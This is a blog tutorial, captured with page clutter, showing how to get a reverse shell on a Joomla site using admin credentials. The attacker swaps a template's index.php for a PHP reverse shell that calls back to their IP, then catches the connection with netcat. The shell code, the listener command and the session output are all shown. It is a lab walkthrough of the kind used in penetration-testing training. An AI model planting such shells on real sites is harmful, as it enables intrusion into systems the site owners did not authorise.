Joomla: Reverse Shell

posted in WEBSITE HACKING on OCTOBER 29, 2019 by RAJ CHANDEL SHARE

Joomla is one of the popular Content Management System (CMS) which helps you to build your website. Joomla has gained its popularity by being user-friendly as its complication-free when during installation; and it is also pretty reliable. In this article, we learn how to get a reverse shell of Joomla.

As you can see in the image below, the website is made in Joomla. Now, that we have our Joomla environment we start exploiting it.

Search


ENTER KEYWORD

Subscribe to Blog via Email

Email Address

SUBSCRIBE

Follow me on Twitter



ignite lab

![Getting Started banner photo]

Getting Started

Joomla

It's easy to get started creating your website. Knowing some of the basics will help.

What is a Content Management System?

A content management system is software that allows you to create and manage webpages easily by separating the creation of your content from the mechanics required to present it on the web.

In this site, the content is stored in a *database*. The look and feel are created by a *template*. Joomla! brings together the template and your content to create web pages.

Logging in

To login to your site use the user name and password that were created as part of the installation process. Once logged-in you will be able to create and edit articles and modify some settings.

Creating an article

Popular Tags

- Joomla

Latest Articles

- Getting Started

Login Form

Username

Password

□ Remember Me

Log in

Forgot your username?
Forgot your password?

Hacking Articles
@rajchandel


hackingarticles.in/linux-privileg…

Linux Privilege Escala…
In our previous article w…
hackingarticles.in

2h

Embed View on Twitter


The attack that we are going to show is categorised under post-exploitation; which means one should have login credentials of Joomla. The URL of the login page of Joomla will be consisted of 'joomla/administrator' and here, enter username and password as shown in the image below :


ignite lab - Administratio
192.168.0.12/joomla/administrator/
Joomla!
joomlauser
Log in

Once you are logged in, go to extensions. A drop-down menu will appear, from this menu select templates; just like it has been shown in the image below :

Categories

- BackTrack 5 Tutorials
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Privilege Escalation
- Red Teaming
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking



Joomla! would like your permission to collec... atistics

In order to better understand our install base and end user environments, this p... end those s... **here to see the information that will be sent.**

Enable Joomla Statistics?

Implementing the above will show you the list of templates present in the website and so we will exploit one of them i.e. Beez3 details and files.





Image	Template	Version	Date	Author
	Beez3 Details and Files No preview available. You can enable preview in the options.	3.1.0	25 November 2009	Angie Radtke a.radtke@derauftritt.de http://www.der-auftritt.de
	Protostar Details and Files No preview available. You can enable preview in the options.	1.0	4/30/2012	Kyle Ledbetter admin@joomla.org

- Window Password Hacking
- Wireless Hacking

Articles

Select Month


Once, you are in the template, go to index.php as shown in the image below :



Select a File

You can select from a number of options for customising the look of your templates. The Template Manager supports Source files, Image files, Font files, Zip archives and most of the operations that can be performed on those files. Just select a file and you are good to go. Check the documentation if you want to know more.

This way you will able to edit index.php in the template as you can see in the image below :




Editing file "/index.php" in template "beez3".

Press F10 to toggle Full Screen editing.

```
<?php
/**
 * @package     Joomla.Site
 * @subpackage  Templates.beez3
 *
 * @copyright   Copyright (C) 2005 - 2017 Open Source Matters, Inc. All rights reserved.
 * @license     GNU General Public License version 2 or later; see LICENSE.txt
 */

// No direct access.
defined('_JEXEC') or die;

/** @var JDocumentHtml $this */

JLoader::import('joomla.filesystem.file');

// Check modules
$showRightColumn = ($this->countModules('position-3') or $this->countModules('position-6') or $this->countModules('position-8'));
$showbottom      = ($this->countModules('position-9') or $this->countModules('position-10') or $this->countModules('position-11'));
$showleft        = ($this->countModules('position-4') or $this->countModules('position-7') or $this->countModules('position-5'));
```

Now, swap the code of index.php with the reverse shellcode i.e. found in Kali Linux and add your IP and port in the code just like it has been shown in the image below :




Editing file "/index.php" in template "beez3".

```
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.9';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
```

Now, activate netcat to get a session with the following command :


```
nc -lvp 1234
```



```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.0.12: inverse host lookup failed: Unknown host
connect to [192.168.0.9] from (UNKNOWN) [192.168.0.12] 57124
Linux test 4.15.0-65-generic #74-Ubuntu SMP Tue Sep 17 17:06:04 UTC 2019 x86_6
 05:57:03 up 25 min,  2 users,  load average: 0.00, 0.03, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
test     tty1     -                05:35   20:55   0.12s  0.03s -bash
test     pts/0    192.168.0.3      05:38    6:23   0.36s  0.03s sshd: test [pr
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```

Another way to get a reverse shell is by msfvenom, and for this type the following command :

